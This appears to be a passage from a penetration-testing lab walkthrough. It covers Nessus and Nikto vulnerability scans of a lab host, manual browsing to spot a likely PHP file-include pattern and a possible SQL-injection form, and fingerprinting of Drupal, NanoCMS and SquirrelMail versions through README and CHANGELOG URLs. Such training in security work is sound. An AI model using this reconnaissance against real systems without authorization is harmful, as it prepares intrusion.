
Run a comprehensive vulnerability scan of the target.

Vulnerability Scanning with Nessus


Vulnerability scanning involves looking at the actual services running and performing an audit for problems. One industry standard vulnerability scanner is Nessus, which is available free for download. Nessus will test the services installed and look for problems, generating a handy report of it's findings. Nessus has a graphical front end, so you can start it by looking under the Applications → Attack → NessusClient menu bar.

Nessus runs in a client/server model. The server is already running silently in the background, but you have to connect the GUI to it so it can scan. Go ahead and click the "Connect..." button in the bottom left hand corner of Nessus:


Note that the cached credentials for Nessus may not be right. If you get an error click the 'Edit' button in the 'Connection Manager' window then replace the login and password with “sasattack”:



Once connected click the '+' symbol under the left hand 'Nework(s) to scan:' pane. Select the 'Single host' option in the 'Edit Target' window and type in our host IP address:



Click 'Save' then select the 'Default scan policy' in the right hand 'Select a scan policy:' window and click the 'Scan Now' button at the bottom of the Nessus client.



This will begin the scan, which may take some time to complete. The report can be exported to an HTML file for later viewing. You can expand the left hand tree under the IP address of the target to view results of the vulnerability scan. The results are color coded so you can easily pick out which vulnerabilities are the most dangerous.

Nessus scan results:


Take some time to read through the results of the scan – you may find some very interesting information.

Vulnerability Scanning with Nikto

Nessus is very good at scanning targets to look for vulnerabilities across multiple services. There are, however, specialized vulnerability scanners tailored for specific services. Nikto is a popular, open source web application vulnerability scanner written in Perl. Nikto is extremely good at identifying problems in web applications. Nikto is a command line program, so we can start it up using:

```
$ cd /home/sasattack/bin/nikto
$ ./nikto.pl -host 192.168.0.6
```

Once Nikto is started it will audit the target web server and applications it finds on that server. Be sure to pay careful attention to the results, Nikto will often find very useful information:



Nikto will find many of the same things that Nessus will, but it will also identify some unique attributes of the target. One thing to note is that Nikto has identified that PHP 5.2.4 is powering the web server.

Nikto has also tried to identify specific open source packages that are installed on the target, you'll notice that Nikto identified phpMyAdmin (http://www.phpmyadmin.net) as well as several interesting directories that might be worth checking out.


Nikto also identifies certain scripts that could indicate vulnerabilities that have not been identified. For instance Nikto points out that /mail/src/read_body.php has been identified as part of automated scans – indicating it might have a vulnerability.

Step 4 – Manual Discovery

Explore the services (specifically the web services) on the target. Try to identify versions of software installed and search for known vulnerabilities.

Manual Discovery

At this point we've been poking at the target using automated tools, but these are no substitute for a trained penetration tester. Let's add the human element and our own ingenuity to the mix and take a look at the target using a web browser. Browse to the main page and take a look at what is available:



Manual discovery involves actually paging through the target website. Pay careful attention to the location of forms as well as conventions used in URL's. URL's can indicate what sorts of variables or functions are being performed in the underlying PHP codebase. For instance, we quickly notice that many of the URL's on the front page contain the format:

```
?page=about
?page=contact
```

This URL structure seems to indicate some sort of server side include, probably using a format such as:

```
<?php
     include_once($_GET['page']);
?>
```

It might be possible to use this structure to include other pages that the developer never intended.


Looking at the 'Contact' link we see a form is utilized. Forms are a primary injection point for malicious user supplied data. We might be able to exploit this form using SQL injection techniques to reveal data about underlying databases, perhaps disclosing privileged

information such as the company contact list or even usernames and passwords.

Identifying Open Source Software

Reviewing the primary link navigation you'll also notice two links that don't fit the format of the others. The 'Events' link and the 'Blog' link seem to point to entirely new URL's. This could indicate the utilization of a separate web application to power these areas of the site.

Looking at the front page doesn't seem to reveal a whole lot. If you explore the links, however, you'll find some interesting material. For instance, if you take a look at the 'Events' link you'll see this link seems to point to an almost totally different website:




Hovering over the various links will show a distinctive URL pattern that seems to include the &q= stanza. Hovering over some of the links will reveal links such as

```
&q=node/3
```

This URL style is distinctive to Drupal (http://drupal.org) content management system

installations. In fact, our Nessus scan revealed that Drupal was installed. Nessus also identified the version of Drupal as 5.10, an older version that might have vulnerabilities. Browsing to the "blog" link from the front page of the site reveals lots of other interesting information:



The first interesting item is the URL, which includes:

```
~andy
```

This is the denotation used by Apache when users have web accessible directories directly in their home directory. It looks as though one of the system users (andy) has set up a web site. Looking at the website it's fairly easy to determine what sort of software is powering it by looking at the lower left hand corner of the page:

```
powered by NanoCMS
```

You'll also notice that this page has links to other web application software installed on the we

server, specifically the 'Webmail' link points to an installation of SquirrelMail (http://www.squirrelmail.org).

Step 5 – Exploiting Vulnerable Software

Find vulnerabilities in the installed web applications that you can use to take over the web server.

Discovering Version Information

Many times open source software is distributed as part of a packaged zip file. Usually when this zip file is inflated there are text files that detail the instructions for installing the software, information about the latest version, and other useful tidbits. These files usually follow a standard naming convention and can reveal the version of the software that is installed. Try the following URL's and see if any of the open source software that we've found installed reveals any version information. Note that you'll need to change the IP at the beginning of the URL to get results:

```
http://192.168.0.5/~andy/README.txt
http://192.168.0.5/~andy/INSTALL.txt
http://192.168.0.5/~andy/CHANGELOG.txt
http://192.168.0.5/events/README.txt
http://192.168.0.5/events/INSTALL.txt
http://192.168.0.5/events/CHANGELOG.txt
http://192.168.0.5/mail/README.txt
http://192.168.0.5/mail/INSTALL.txt
http://192.168.0.5/mail/CHANGELOG.txt
```

